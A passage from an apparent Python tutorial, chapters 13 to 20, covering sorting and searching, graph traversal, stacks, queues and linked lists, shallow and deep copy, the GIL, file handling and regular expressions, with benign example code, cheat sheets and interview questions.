✅ Time Complexity: **O(n^2)**.
✅ Works by **selecting the smallest element** and swapping it.

python

CopyEdit

```
def selection_sort(arr):
    n = len(arr)
    for i in range(n):
        min_idx = i
        for j in range(i+1, n):
            if arr[j] < arr[min_idx]:
                min_idx = j
        arr[i], arr[min_idx] = arr[min_idx], arr[i]
    return arr

arr = [29, 10, 14, 37, 14]
print("Sorted Array:", selection_sort(arr))
```

Output:

javascript

CopyEdit

```
Sorted Array: [10, 14, 14, 29, 37]
```

---

3. Quick Sort (Most Efficient)

✅ Time Complexity: **O(n log n)**.
✅ Uses **divide and conquer** strategy.

python

CopyEdit

```
def quick_sort(arr):
    if len(arr) <= 1:
        return arr
    pivot = arr[len(arr) // 2]
    left = [x for x in arr if x < pivot]
    middle = [x for x in arr if x == pivot]
    right = [x for x in arr if x > pivot]
    return quick_sort(left) + middle + quick_sort(right)


arr = [3, 6, 8, 10, 1, 2, 1]
print("Sorted Array:", quick_sort(arr))
```

Output:

javascript

CopyEdit

```
Sorted Array: [1, 1, 2, 3, 6, 8, 10]
```

13.4 Case Study: Sorting E-Commerce Product Prices

An e-commerce website needs to display **products sorted by price**.

python

CopyEdit

```
products = [
    {"name": "Laptop", "price": 800},
    {"name": "Phone", "price": 500},
    {"name": "Tablet", "price": 300}
]

sorted_products = sorted(products, key=lambda x: x["price"])
print(sorted_products)
```

Output:

css

CopyEdit

```
[{'name': 'Tablet', 'price': 300}, {'name': 'Phone', 'price': 500},
{'name': 'Laptop', 'price': 800}]
```

13.5 Cheat Sheet: Searching & Sorting

Algorithm	Best Case	Worst Case	Stable?	Suitable for Large Data?
Linear Search	O(1)	O(n)	✅ Yes	❌ No
Binary Search	O(1)	O(log n)	✅ Yes	✅ Yes
Bubble Sort	O(n)	$O(n^2)$	✅ Yes	❌ No
Quick Sort	O(n log n)	$O(n^2)$	❌ No	✅ Yes

13.6 Interview Questions & Answers

Q1: Why is QuickSort preferred over MergeSort?

A: QuickSort has better **cache performance** and uses **less auxiliary space**.

Q2: When should you use Merge Sort?

A: When sorting **large datasets** or linked lists.

Q3: What is the best-case scenario for Bubble Sort?

A: If the array is **already sorted**, it runs in **O(n) time**.

13.7 Conclusion & Key Takeaways

✅ Searching algorithms help find elements efficiently.
✅ Sorting algorithms organize data for faster processing.
✅ **Binary Search** is the best for sorted lists.
✅ **Quick Sort** is preferred for large datasets.

Chapter 14: Graph Traversal Algorithms in Python

14.1 Introduction

Graphs are **non-linear data structures** used to represent relationships between entities. Graph traversal is the process of **visiting all nodes in a graph** systematically.

✅ **Types of Graphs**

- **Directed Graph**: Edges have a direction.
- **Undirected Graph**: Edges are bidirectional.
- **Weighted Graph**: Edges have weights.
- **Unweighted Graph**: No edge weights.

14.2 Graph Representation in Python

1. Using Adjacency List (Dictionary)

python

CopyEdit

```
graph = {
    'A': ['B', 'C'],
    'B': ['A', 'D', 'E'],
    'C': ['A', 'F'],
    'D': ['B'],
    'E': ['B', 'F'],
    'F': ['C', 'E']
}

print("Graph Representation:", graph)
```

Output:

arduino

CopyEdit

```
Graph Representation: {'A': ['B', 'C'], 'B': ['A', 'D', 'E'], 'C':
['A', 'F'], 'D': ['B'], 'E': ['B', 'F'], 'F': ['C', 'E']}
```

14.3 Graph Traversal Algorithms

1. Breadth-First Search (BFS)

✅ BFS explores all neighbors first before moving to the next level.
✅ Uses a **queue (FIFO)** for traversal.
✅ Time Complexity: **O(V + E)** (Vertices + Edges).

python

CopyEdit

```
from collections import deque


def bfs(graph, start):
    visited = set()
    queue = deque([start])

    while queue:
        node = queue.popleft()
        if node not in visited:
            print(node, end=" ")
            visited.add(node)
            queue.extend(graph[node])


graph = {
```

```
    'A': ['B', 'C'],
    'B': ['A', 'D', 'E'],
    'C': ['A', 'F'],
    'D': ['B'],
    'E': ['B', 'F'],
    'F': ['C', 'E']
}

print("BFS Traversal:", end=" ")
bfs(graph, 'A')
```

Output:

mathematica

CopyEdit

```
BFS Traversal: A B C D E F
```

---

2. Depth-First Search (DFS)

✅ DFS explores as **deep as possible** before backtracking.
✅ Uses a **stack (LIFO)** (implemented with recursion).
✅ Time Complexity: **O(V + E)**.

python

CopyEdit

```
def dfs(graph, node, visited=set()):
    if node not in visited:
        print(node, end=" ")
        visited.add(node)
        for neighbor in graph[node]:
            dfs(graph, neighbor, visited)

print("\nDFS Traversal:", end=" ")
dfs(graph, 'A')
```

Output:

mathematica

CopyEdit

```
DFS Traversal: A B D E F C
```

---

3. Dijkstra's Algorithm (Shortest Path in Weighted Graph)

✅ Used for **finding the shortest path** in weighted graphs.
✅ Uses a **priority queue (min-heap)**.
✅ Time Complexity: **O((V + E) log V)**.

python

CopyEdit

```
import heapq


def dijkstra(graph, start):
    pq = [(0, start)]  # (distance, node)
    distances = {node: float('inf') for node in graph}
    distances[start] = 0

    while pq:
        curr_dist, curr_node = heapq.heappop(pq)

        for neighbor, weight in graph[curr_node]:
            distance = curr_dist + weight
            if distance < distances[neighbor]:
                distances[neighbor] = distance
                heapq.heappush(pq, (distance, neighbor))
```

```
    return distances


graph = {
    'A': [('B', 4), ('C', 1)],
    'B': [('A', 4), ('D', 2), ('E', 5)],
    'C': [('A', 1), ('D', 8)],
    'D': [('B', 2), ('C', 8), ('E', 3)],
    'E': [('B', 5), ('D', 3)]
}


print("\nShortest Distances:", dijkstra(graph, 'A'))
```

Output:

yaml

CopyEdit

```
Shortest Distances: {'A': 0, 'B': 4, 'C': 1, 'D': 6, 'E': 9}
```

14.4 Case Study: Social Network Friend Recommendation

A **social media app** needs to suggest new friends using BFS.

python

CopyEdit

```
def suggest_friends(graph, person):
    if person not in graph:
        return []

    suggested = set()
    queue = deque(graph[person])

    while queue:
        friend = queue.popleft()
        for mutual in graph[friend]:
            if mutual != person and mutual not in graph[person]:
                suggested.add(mutual)

    return list(suggested)

social_graph = {
```

```
    'Alice': ['Bob', 'Charlie'],
    'Bob': ['Alice', 'David', 'Eve'],
    'Charlie': ['Alice', 'Frank'],
    'David': ['Bob'],
    'Eve': ['Bob', 'Frank'],
    'Frank': ['Charlie', 'Eve']
}

print("Friend Suggestions for Alice:", suggest_friends(social_graph,
'Alice'))
```

Output:

less

CopyEdit

```
Friend Suggestions for Alice: ['David', 'Eve', 'Frank']
```

14.5 Cheat Sheet: Graph Traversal Algorithms

Algorithm	Uses	Data Structure	Time Complexity
BFS	Shortest path in unweighted graphs, friend suggestions	Queue (FIFO)	O(V + E)
DFS	Topological sorting, cycle detection	Stack (Recursion)	O(V + E)
Dijkstra	Shortest path in weighted graphs	Priority Queue	O((V + E) log V)

14.6 Interview Questions & Answers

Q1: What is the main difference between BFS and DFS?

A: BFS explores all neighbors first (**level-wise**), while DFS explores as **deep as possible** before backtracking.

Q2: Where is BFS used in real life?

A:

- **Social media friend suggestions**
- **Shortest path in unweighted graphs**
- **Web crawling**

Q3: Why is Dijkstra's Algorithm not used for negative-weight graphs?

A: Dijkstra fails for **negative weights** because once a node is visited, it assumes the shortest path is found, which is incorrect.

14.7 Conclusion & Key Takeaways

✅ **Graph traversal** is used in real-world applications like **network routing, AI, and social media**.
✅ BFS is **level-wise** traversal, while DFS is **deep traversal**.
✅ Dijkstra's algorithm finds the **shortest path in weighted graphs**.

Chapter 15: Stacks, Queues, and Linked Lists in Python

15.1 Introduction

Stacks, Queues, and Linked Lists are **fundamental data structures** that help in managing data efficiently.

✅ **Key Uses:**

- **Stacks:** Undo/Redo operations, backtracking, function calls.
- **Queues:** Scheduling, handling requests, breadth-first search.
- **Linked Lists:** Dynamic memory allocation, efficient insertions/deletions.

15.2 Stacks in Python

A **stack** follows **LIFO (Last In, First Out)** order. The last element added is the first to be removed.

✅ **Operations:**

- `push()`: Insert element at the top.
- `pop()`: Remove and return top element.
- `peek()`: View top element.
- `isEmpty()`: Check if stack is empty.

15.2.1 Implementing Stack using Python List

python

CopyEdit

```
class Stack:

    def __init__(self):

        self.stack = []


    def push(self, item):

        self.stack.append(item)


    def pop(self):

        if not self.is_empty():

            return self.stack.pop()

        return "Stack is empty"


    def peek(self):

        return self.stack[-1] if not self.is_empty() else "Stack is
empty"


    def is_empty(self):

        return len(self.stack) == 0
```

```
    def size(self):
        return len(self.stack)

# Example usage
s = Stack()
s.push(10)
s.push(20)
s.push(30)
print("Top Element:", s.peek())  # Output: 30
print("Popped:", s.pop())  # Output: 30
print("Stack Size:", s.size())  # Output: 2
```

15.2.2 Real-Life Scenario: Browser Back Button

Browsers use **stacks** to store visited pages. Clicking the "Back" button pops the last page.

python

CopyEdit

```
class BrowserHistory:
    def __init__(self):
        self.history = Stack()

    def visit(self, page):
        self.history.push(page)
        print(f"Visited: {page}")

    def go_back(self):
        return self.history.pop()

browser = BrowserHistory()
browser.visit("google.com")
browser.visit("github.com")
browser.visit("stackoverflow.com")
print("Going back to:", browser.go_back())  # Output:
stackoverflow.com
```

15.3 Queues in Python

A **queue** follows **FIFO (First In, First Out)** order. The first element added is the first to be removed.

✅ **Operations:**

- `enqueue()`: Insert element at the rear.
- `dequeue()`: Remove and return front element.
- `front()`: View front element.
- `isEmpty()`: Check if queue is empty.

15.3.1 Implementing Queue using Python List

python

CopyEdit

```
class Queue:

    def __init__(self):

        self.queue = []


    def enqueue(self, item):

        self.queue.append(item)


    def dequeue(self):

        if not self.is_empty():

            return self.queue.pop(0)

        return "Queue is empty"
```

```
    def front(self):
        return self.queue[0] if not self.is_empty() else "Queue is
empty"

    def is_empty(self):
        return len(self.queue) == 0

    def size(self):
        return len(self.queue)

# Example usage
q = Queue()
q.enqueue(1)
q.enqueue(2)
q.enqueue(3)
print("Front Element:", q.front())  # Output: 1
print("Dequeued:", q.dequeue())  # Output: 1
print("Queue Size:", q.size())  # Output: 2
```

15.3.2 Real-Life Scenario: Task Scheduling

Operating systems use **queues** to schedule tasks.

python

CopyEdit

```
from collections import deque


class TaskScheduler:

    def __init__(self):

        self.tasks = deque()


    def add_task(self, task):

        self.tasks.append(task)


    def process_task(self):

        if self.tasks:

            return self.tasks.popleft()

        return "No tasks remaining"


scheduler = TaskScheduler()

scheduler.add_task("Send email")

scheduler.add_task("Generate report")
```

```
scheduler.add_task("Process data")

print("Processing:", scheduler.process_task())  # Output: Send email
```

15.4 Linked Lists in Python

A **Linked List** consists of nodes, where each node stores:

1. Data
2. Pointer to the next node

✅ **Types of Linked Lists:**

- **Singly Linked List**: Each node points to the next.
- **Doubly Linked List**: Nodes point to both previous and next nodes.
- **Circular Linked List**: Last node points to the first node.

15.4.1 Implementing Singly Linked List

python

CopyEdit

```
class Node:
    def __init__(self, data):
        self.data = data
        self.next = None

class LinkedList:
    def __init__(self):
        self.head = None

    def append(self, data):
        new_node = Node(data)
        if not self.head:
            self.head = new_node
            return
        temp = self.head
        while temp.next:
            temp = temp.next
        temp.next = new_node
```

```
    def display(self):
        temp = self.head
        while temp:
            print(temp.data, end=" -> ")
            temp = temp.next
        print("None")

# Example usage
ll = LinkedList()
ll.append(10)
ll.append(20)
ll.append(30)
ll.display()  # Output: 10 -> 20 -> 30 -> None
```

15.5 Cheat Sheet

Data Structure	Order	Operations	Use Cases
Stack	LIFO	push, pop, peek	Undo/Redo, Backtracking
Queue	FIFO	enqueue, dequeue, front	Scheduling, Messaging
Linked List	Dynamic	insert, delete, traverse	Memory-efficient data storage

---

15.6 Interview Questions & Answers

Q1: How does a stack work?

A: A stack follows **LIFO (Last In, First Out)**, where elements are added and removed from the top.

Q2: Where is a queue used in real-world applications?

A:

- **Task scheduling (OS, printers)**
- **Messaging systems (WhatsApp, Kafka)**
- **Request handling in servers**

Q3: How does a linked list differ from an array?

A:

- **Arrays** have fixed sizes, whereas **linked lists** are dynamic.
- Insertion/deletion is **faster in linked lists** than in arrays.

15.7 Conclusion & Key Takeaways

✅ **Stacks** follow LIFO and are used for **undo/redo, recursion, and backtracking**.
✅ **Queues** follow FIFO and are used for **task scheduling and request handling**.
✅ **Linked Lists** provide **efficient dynamic memory management**.

Chapter 16: Shallow and Deep Copy in Python

16.1 Introduction

When copying objects in Python, we must distinguish between **shallow copy** and **deep copy**:

- **Shallow Copy**: Creates a new object but **copies references** to nested objects.
- **Deep Copy**: Creates a new object and **recursively copies all objects inside**.

✅ **Why does this matter?**
Understanding copying behavior prevents **unexpected mutations** when working with **mutable objects like lists, dictionaries, and custom objects**.

16.2 Shallow Copy in Python

A **shallow copy** creates a new object but retains references to the same nested objects.

16.2.1 Shallow Copy Using `copy.copy()`

python

CopyEdit

```
import copy


# Original list with a nested list

original_list = [1, 2, [3, 4]]

shallow_copied_list = copy.copy(original_list)


# Modify the nested list

shallow_copied_list[2][0] = 99


print("Original List:", original_list)

print("Shallow Copied List:", shallow_copied_list)
```

Output:

mathematica

CopyEdit

```
Original List: [1, 2, [99, 4]]

Shallow Copied List: [1, 2, [99, 4]]
```

📌 **Observation:**

- Both lists **share the same nested list reference**.
- Modifying the nested list in `shallow_copied_list` **also modifies the original list**.

16.2.2 Real-Life Scenario: Shallow Copy in Web Forms

Consider an e-commerce checkout system that copies **user data** into a new form.

python

CopyEdit

```
import copy


user_data = {

    "name": "Alice",

    "cart": ["Laptop", "Mouse"]

}


checkout_copy = copy.copy(user_data)

checkout_copy["cart"].append("Keyboard")


print("Original Cart:", user_data["cart"])

print("Checkout Cart:", checkout_copy["cart"])
```

Output:

less

CopyEdit

```
Original Cart: ['Laptop', 'Mouse', 'Keyboard']

Checkout Cart: ['Laptop', 'Mouse', 'Keyboard']
```

📌 **Issue:**
Adding an item in `checkout_copy["cart"]` **also modifies the original cart**, which is **not expected**!

16.3 Deep Copy in Python

A **deep copy** creates an entirely new object with **new copies** of all nested objects.

16.3.1 Deep Copy Using `copy.deepcopy()`

python

CopyEdit

```
import copy


# Original list with a nested list

original_list = [1, 2, [3, 4]]

deep_copied_list = copy.deepcopy(original_list)


# Modify the nested list

deep_copied_list[2][0] = 99


print("Original List:", original_list)

print("Deep Copied List:", deep_copied_list)
```

Output:

less

CopyEdit

```
Original List: [1, 2, [3, 4]]

Deep Copied List: [1, 2, [99, 4]]
```

📌 **Observation:**

- `deep_copied_list` **does not share references** with `original_list`.
- Changing `deep_copied_list[2][0]` **does not affect** **`original_list`**.

16.3.2 Real-Life Scenario: Deep Copy in Machine Learning Models

Consider a **neural network model** where copying without reference sharing is required.

python

CopyEdit

```
import copy


class Model:

    def __init__(self, layers):

        self.layers = layers


# Create a model

original_model = Model(["Input", "Hidden", "Output"])


# Deep copy the model

copied_model = copy.deepcopy(original_model)


# Modify copied model

copied_model.layers.append("Extra Layer")


print("Original Model Layers:", original_model.layers)

print("Copied Model Layers:", copied_model.layers)
```

Output:

less

CopyEdit

```
Original Model Layers: ['Input', 'Hidden', 'Output']

Copied Model Layers: ['Input', 'Hidden', 'Output', 'Extra Layer']
```

📌 **Insight:**

- The deep copy **does not modify** the original model.
- This is **essential in ML and AI applications** to prevent modifying pre-trained models.

16.4 Cheat Sheet: Shallow vs Deep Copy

Feature	Shallow Copy	Deep Copy
Copies references?	✅ Yes	❌ No
Creates new object?	✅ Yes	✅ Yes
Modifies original object?	✅ Yes (for mutable nested objects)	❌ No
Performance	Faster	Slower
Suitable for?	Simple objects, small lists	Complex objects, deep structures

16.5 System Design: Copying Large Data Structures

Consider a **financial transaction system**:

- **Shallow Copy**: Can cause unexpected **data corruption**.
- **Deep Copy**: Ensures each transaction is **isolated**.

16.6 Interview Questions & Answers

Q1: What is the key difference between shallow and deep copy?

A:

- **Shallow Copy**: Copies object but shares references to nested objects.
- **Deep Copy**: Recursively copies **all nested objects**.

Q2: When should you use `copy.deepcopy()`?

A: When you need **a completely independent copy** that won't be affected by changes in the original.

Q3: How does `copy.deepcopy()` work internally?

A: It **recursively traverses** the object structure and creates new copies at every level.

Q4: Why is deep copying expensive?

A: Deep copying **traverses all nested objects**, which increases **memory usage** and **CPU time**.

16.7 Conclusion & Key Takeaways

✅ **Shallow Copy** is fast but **shares references** to nested objects.
✅ **Deep Copy** ensures **full independence** but is **slower**.
✅ Use `copy.copy()` for **lightweight** objects and `copy.deepcopy()` for **complex** structures.
✅ Be mindful of **mutability** when handling **nested lists, dictionaries, and objects**.

Chapter 17: Global Interpreter Lock (GIL) and Threading

17.1 Introduction

The **Global Interpreter Lock (GIL)** is a mechanism in CPython (the most widely used Python interpreter) that **prevents multiple native threads from executing Python bytecode simultaneously**.

📌 **Why does the GIL matter?**

- It affects the **performance of multithreaded applications**.
- It **limits CPU-bound tasks** from benefiting from multiple cores.
- It makes **I/O-bound operations** (e.g., web scraping, file I/O, network requests) work **efficiently** with multithreading.

17.2 What is the Global Interpreter Lock (GIL)?

- The **GIL** is a mutex that ensures **only one thread executes Python bytecode at a time**, even on multi-core processors.
- This means Python threads **cannot run in parallel for CPU-bound tasks, only in sequence**.

17.2.1 Example: Single-Threaded Execution due to GIL

python

CopyEdit

```
import threading
import time


def task():
    for _ in range(5):
        print("Running", threading.current_thread().name)
        time.sleep(1)


# Create two threads
thread1 = threading.Thread(target=task, name="Thread-1")
thread2 = threading.Thread(target=task, name="Thread-2")


# Start threads
```

```
thread1.start()

thread2.start()


# Wait for completion

thread1.join()

thread2.join()


print("Both threads completed.")
```

Output:

sql

CopyEdit

```
Running Thread-1

Running Thread-2

Running Thread-1

Running Thread-2

...

Both threads completed.
```

📌 **Observation:**
Even though two threads are running, **they do not execute simultaneously** due to the GIL.

17.3 How the GIL Affects Performance

17.3.1 GIL Blocks True Parallelism for CPU-Bound Tasks

For **CPU-bound tasks** (e.g., image processing, complex calculations), Python **threads do not run concurrently** due to the GIL.

17.4 Bypassing the GIL

17.4.1 Using the multiprocessing module (Recommended for CPU-bound tasks)

The **multiprocessing module** creates separate processes, each with its own Python interpreter and memory space.

python

CopyEdit

```
import multiprocessing


def cpu_intensive_task(n):
    return sum(i*i for i in range(n))


if __name__ == "__main__":
    with multiprocessing.Pool(4) as pool:
        results = pool.map(cpu_intensive_task, [10000000] * 4)
    print("Completed:", results)
```

Output:

makefile

CopyEdit

```
Completed: [333333283333335000000, 333333283333335000000, ...]
```

📌 **Observation:**

- Unlike threading, **multiprocessing bypasses the GIL** by using separate processes.
- This allows CPU-bound tasks to **run in true parallelism**.

17.5 When is Threading Useful?

While **threading is inefficient for CPU-bound tasks**, it is **great for I/O-bound tasks** such as:
✅ **Downloading multiple web pages**
✅ **Reading and writing to databases**
✅ **Handling multiple socket connections**

17.5.1 Example: I/O-Bound Task with Threading

python

CopyEdit

```
import threading

import requests


def download_page(url):

    response = requests.get(url)

    print(f"Downloaded {url}: {len(response.content)} bytes")


urls = ["https://example.com"] * 5

threads = [threading.Thread(target=download_page, args=(url,)) for url
in urls]


for thread in threads:

    thread.start()

for thread in threads:

    thread.join()
```

Output (Example):

yaml

CopyEdit

```
Downloaded https://example.com: 1270 bytes

Downloaded https://example.com: 1270 bytes

...
```

📌 **Observation:**

- **Threading works well for network I/O tasks** because while one thread waits for a response, another thread can start.

17.6 Cheat Sheet: GIL, Threading, and Multiprocessing

Feature	Threading	Multiprocessing
Affected by GIL?	✅ Yes	❌ No
Suitable for	I/O-bound tasks	CPU-bound tasks
Uses multiple cores?	❌ No	✅ Yes
Memory usage	Low	High
Creates separate memory?	❌ No	✅ Yes

17.7 System Design: GIL Considerations

When designing Python applications:

- Use **multiprocessing** for **CPU-heavy** workloads (e.g., machine learning, image processing).
- Use **threading** for **I/O-heavy** workloads (e.g., web scraping, database queries).
- Consider **asyncio** for **highly concurrent applications**.

17.8 Interview Questions & Answers

Q1: What is the Global Interpreter Lock (GIL)?

A: The **GIL is a mutex** that allows only one thread to execute Python bytecode at a time, limiting parallel execution.

Q2: Why does Python have a GIL?

A: The GIL simplifies **memory management** and avoids race conditions in CPython's garbage collection.

Q3: How can you bypass the GIL?

A: Use **multiprocessing** instead of threading to achieve true parallel execution.

Q4: What is the difference between threading and multiprocessing in Python?

A:

- **Threading**: Affected by GIL, suitable for I/O-bound tasks.
- **Multiprocessing**: Bypasses GIL, suitable for CPU-bound tasks.

Q5: When should you use threading over multiprocessing?

A: Use **threading** for tasks involving **I/O (e.g., network requests, file reading/writing)**.

17.9 Conclusion & Key Takeaways

✅ The **Global Interpreter Lock (GIL)** prevents **true multithreading** in Python for **CPU-bound tasks**.
✅ **Threading** is useful for **I/O-bound tasks** like web scraping.
✅ **Multiprocessing** is better for **CPU-intensive computations** as it bypasses the GIL.
✅ Use **asyncio** when handling many concurrent tasks efficiently.

Chapter 18: File Handling in Python

18.1 Introduction

File handling is a crucial part of programming. In Python, we use built-in functions to read, write, and manage files efficiently.

📌 **Why File Handling?**

- Storing logs, configurations, and persistent data.
- Reading and writing large amounts of data efficiently.
- Interacting with structured data formats (CSV, JSON, XML).

18.2 Basics of File Handling in Python

Python provides the built-in `open()` function to handle files.

18.2.1 Opening a File

python

CopyEdit

```
file = open("sample.txt", "r")  # Opens in read mode

content = file.read()

print(content)

file.close()  # Always close the file
```

Modes in `open()` Function

Mode	Description
`'r'`	Read mode (default)
`'w'`	Write mode (overwrites existing content)
`'a'`	Append mode (adds content at the end)
`'x'`	Exclusive creation mode (fails if file exists)
`'b'`	Binary mode (for images, videos, etc.)

18.3 Reading Files in Python

18.3.1 Reading an Entire File

python

CopyEdit

```
with open("sample.txt", "r") as file:
    content = file.read()
    print(content)  # Prints entire content
```

18.3.2 Reading Line by Line

python

CopyEdit

```
with open("sample.txt", "r") as file:
    for line in file:
        print(line.strip())  # Removes newline character
```

18.3.3 Reading a Limited Number of Characters

python

CopyEdit

```
with open("sample.txt", "r") as file:
    print(file.read(10))  # Reads only the first 10 characters
```

18.4 Writing Files in Python

18.4.1 Writing to a File (`'w'` mode)

python

CopyEdit

```
with open("output.txt", "w") as file:
    file.write("This is a new file.\n")
    file.write("Writing to files in Python.")
```

✅ This **overwrites** existing content.

18.4.2 Appending Data to a File (`'a'` mode)

python

CopyEdit

```
with open("output.txt", "a") as file:
    file.write("\nAppending new line at the end.")
```

✅ This **adds new content** at the end.

18.5 Working with Binary Files

Binary files include **images, videos, and executable files**.

18.5.1 Reading a Binary File

python

CopyEdit

```
with open("image.jpg", "rb") as file:
    data = file.read()
    print("File read successfully.")
```

18.5.2 Writing to a Binary File

python

CopyEdit

```
with open("copy.jpg", "wb") as file:
    file.write(data)
```

✅ **Used for handling images, videos, etc.**

18.6 File Handling with `csv` Module

18.6.1 Writing to a CSV File

python

CopyEdit

```
import csv

data = [["Name", "Age"], ["Alice", 25], ["Bob", 30]]

with open("people.csv", "w", newline="") as file:
    writer = csv.writer(file)
    writer.writerows(data)
```

18.6.2 Reading a CSV File

python

CopyEdit

```
with open("people.csv", "r") as file:
    reader = csv.reader(file)
    for row in reader:
        print(row)
```

✅ **CSV files store structured tabular data.**

18.7 File Handling with `json` Module

18.7.1 Writing to a JSON File

python

CopyEdit

```
import json

data = {"name": "Alice", "age": 25}

with open("data.json", "w") as file:
    json.dump(data, file, indent=4)
```

18.7.2 Reading a JSON File

python

CopyEdit

```
with open("data.json", "r") as file:
    data = json.load(file)
    print(data)
```

✅ **JSON is used for structured data like APIs and configuration files.**

18.8 Handling Large Files Efficiently

For large files, **read them line by line** using `readline()` or `iter()`.

python

CopyEdit

```
with open("large_file.txt", "r") as file:
    for line in file:
        process(line)  # Process each line separately
```

✅ **This prevents memory overflow when handling large files.**

18.9 Error Handling in File Operations

18.9.1 Handling File Not Found Errors

python

CopyEdit

```
try:
    with open("missing_file.txt", "r") as file:
        content = file.read()
except FileNotFoundError:
    print("File not found. Please check the filename.")
```

18.9.2 Handling Permission Errors

python

CopyEdit

```
try:
    with open("/root/protected.txt", "r") as file:
        content = file.read()
except PermissionError:
    print("You don't have permission to access this file.")
```

✅ **Always use exception handling for robustness**.

18.10 Cheat Sheet: File Handling

Operation	Code Example
Open file for reading	`open("file.txt", "r")`
Open file for writing	`open("file.txt", "w")`
Read entire file	`file.read()`
Read line by line	`file.readline()`
Append to a file	`open("file.txt", "a")`
Handle file not found	`try: open("file.txt") except FileNotFoundError:`

18.11 System Design: File Storage Considerations

- Use **database storage** instead of files for **large-scale applications**.
- For frequent file access, consider **caching (e.g., Redis, Memcached)**.
- Store **logs in structured formats** like JSON or CSV for easy analysis.

18.12 Case Study: Log File Processing

Scenario:

A server generates log files every hour. We need to extract **error messages** and store them separately.

Solution:

python

CopyEdit

```
with open("server.log", "r") as logfile, open("errors.log", "w") as errorfile:
    for line in logfile:
        if "ERROR" in line:
            errorfile.write(line)
```

✅ This script **filters error logs efficiently**.

18.13 Interview Questions & Answers

Q1: How do you open and read a file in Python?

A: Use `open("file.txt", "r").read()`.

Q2: What is the difference between `'w'` and `'a'` modes?

A:

- `'w'` **overwrites** the file.
- `'a'` **appends** new content at the end.

Q3: How do you read large files efficiently?

A: Use `for line in file:` to process one line at a time.

18.14 Conclusion & Key Takeaways

✅ **Python provides powerful file handling capabilities** for structured and unstructured data.
✅ **Use CSV and JSON for structured data storage**.
✅ **Exception handling is essential to avoid errors**.

Chapter 19: Regular Expressions in Python

19.1 Introduction

Regular Expressions (**regex**) are used for **pattern matching and text manipulation** in Python. The `re` module provides built-in support for regex.

📌 **Why Use Regex?**

- Data validation (emails, phone numbers, etc.).
- Search and replace in large text data.
- Extracting specific patterns from logs, files, or HTML.

19.2 Basics of Regular Expressions

Python's `re` module provides regex functionalities like `match()`, `search()`, `findall()`, and `sub()`.

19.2.1 Importing the `re` Module

python

CopyEdit

```
import re
```

19.2.2 Simple Regex Example

python

CopyEdit

```
import re


text = "The price of the book is $49.99"

pattern = r"\$\d+\.\d{2}"


match = re.search(pattern, text)

if match:

    print("Match found:", match.group())  # Output: $49.99
```

✅ **Extracts a currency value from text.**

19.3 Regex Syntax and Metacharacters

Common Regex Metacharacters

Symbol	Meaning	Example
`.`	Matches any character	`c.t` → matches "cat", "cot", "cut"
`^`	Start of a string	`^Hello` → matches "Hello world" but not "Say Hello"
`$`	End of a string	`world$` → matches "Hello world"
`*`	Matches 0 or more occurrences	`ab*c` → matches "ac", "abc", "abbc"
`+`	Matches 1 or more occurrences	`ab+c` → matches "abc", "abbc" but not "ac"
`?`	Matches 0 or 1 occurrence	`colou?r` → matches "color" or "colour"
`{n,m}`	Matches between `n` and `m` times	`a{2,4}` → matches "aa", "aaa", "aaaa"

19.4 Matching and Searching with Regex

19.4.1 `match()` vs. `search()`

- `match()` → Checks for a match **at the beginning** of the string.
- `search()` → Finds the **first occurrence** anywhere in the string.

python

CopyEdit

```
import re


text = "Python is powerful"

pattern = r"Python"


match = re.match(pattern, text)  # Matches only if 'Python' is at the
start

search = re.search(pattern, text)  # Finds 'Python' anywhere


print("Match:", match.group() if match else "No match")

print("Search:", search.group() if search else "Not found")
```

✅ **`match()` works only at the start, `search()` looks throughout.**

19.5 Extracting Multiple Matches with `findall()`

python

CopyEdit

```
import re


text = "My phone numbers are 9876543210 and 8765432109."

pattern = r"\d{10}"  # Finds 10-digit numbers


numbers = re.findall(pattern, text)

print(numbers)  # Output: ['9876543210', '8765432109']
```

✅ **Extracts all occurrences of a pattern.**

19.6 Replacing Text with `sub()`

python

CopyEdit

```
import re


text = "My email is user@example.com"

pattern = r"\S+@\S+"


masked_text = re.sub(pattern, "[hidden]", text)

print(masked_text)  # Output: My email is [hidden]
```

✅ **`sub()` replaces matches with a given string.**

19.7 Using Groups and Capturing Matches

19.7.1 Extracting Parts of a Match

python

CopyEdit

```
import re


text = "My birthday is on 12-09-1995."

pattern = r"(\d{2})-(\d{2})-(\d{4})"


match = re.search(pattern, text)

if match:

    day, month, year = match.groups()

    print(f"Day: {day}, Month: {month}, Year: {year}")
```

✅ **Extracts day, month, and year separately.**

19.8 Regex for Data Validation

19.8.1 Validate Email Format

python

CopyEdit

```
import re


email = "test@example.com"

pattern = r"^[a-zA-Z0-9_.+-]+@[a-zA-Z0-9-]+\.[a-zA-Z0-9-.]+$"


if re.match(pattern, email):

    print("Valid email")

else:

    print("Invalid email")
```

✅ **Ensures correct email format.**

19.9 Cheat Sheet: Common Regex Patterns

Use Case	Regex Pattern
Email Validation	`^\S+@\S+\.\S+$`
Phone Number (10 digits)	`^\d{10}$`
Date (DD-MM-YYYY)	`^\d{2}-\d{2}-\d{4}$`
IPv4 Address	`\b\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}\b`

19.10 System Design: Regex for Log Analysis

- **Scenario:** You need to analyze log files and extract error messages.
- **Solution:**

python

CopyEdit

```
import re


with open("server.log", "r") as logfile:
    errors = [line for line in logfile if re.search(r"ERROR|CRITICAL", line)]


print("Errors found:", errors)
```

✅ **Extracts important log messages for debugging.**

19.11 Case Study: Extracting URLs from Web Pages

- **Scenario:** You need to extract all URLs from a webpage.
- **Solution:**

python

CopyEdit

```
import re


text = "Visit https://example.com or http://test.com for details."

pattern = r"https?://\S+"


urls = re.findall(pattern, text)

print("Extracted URLs:", urls)
```

✅ **Extracts all website links.**

19.12 Interview Questions & Answers

Q1: What is the difference between `match()` and `search()`?

A: `match()` checks the start of the string, while `search()` finds anywhere in the string.

Q2: How do you extract all email addresses from a text?

A: Use `re.findall(r"\S+@\S+\.\S+", text)`.

Q3: How can you replace all digits in a string with `X`?

A: Use `re.sub(r"\d", "X", text)`.

19.13 Conclusion & Key Takeaways

✅ **Regex is powerful for text processing.**
✅ **Use `findall()` to extract multiple matches.**
✅ **Validate user input using regex.**

Chapter 20: Decorators and Generators in Python

20.1 Introduction

Python **decorators** and **generators** are powerful tools that enhance code efficiency and readability.

Why Use Decorators & Generators?

✅ **Decorators** → Modify functions dynamically (**logging, authentication, performance tracking**).
✅ **Generators** → Efficiently iterate over large datasets (**handling large files, streaming data**).

20.2 Python Decorators

20.2.1 What is a Decorator?

A **decorator** is a function that **wraps another function** to modify its behavior **without altering its code**.

Basic Syntax

python

CopyEdit

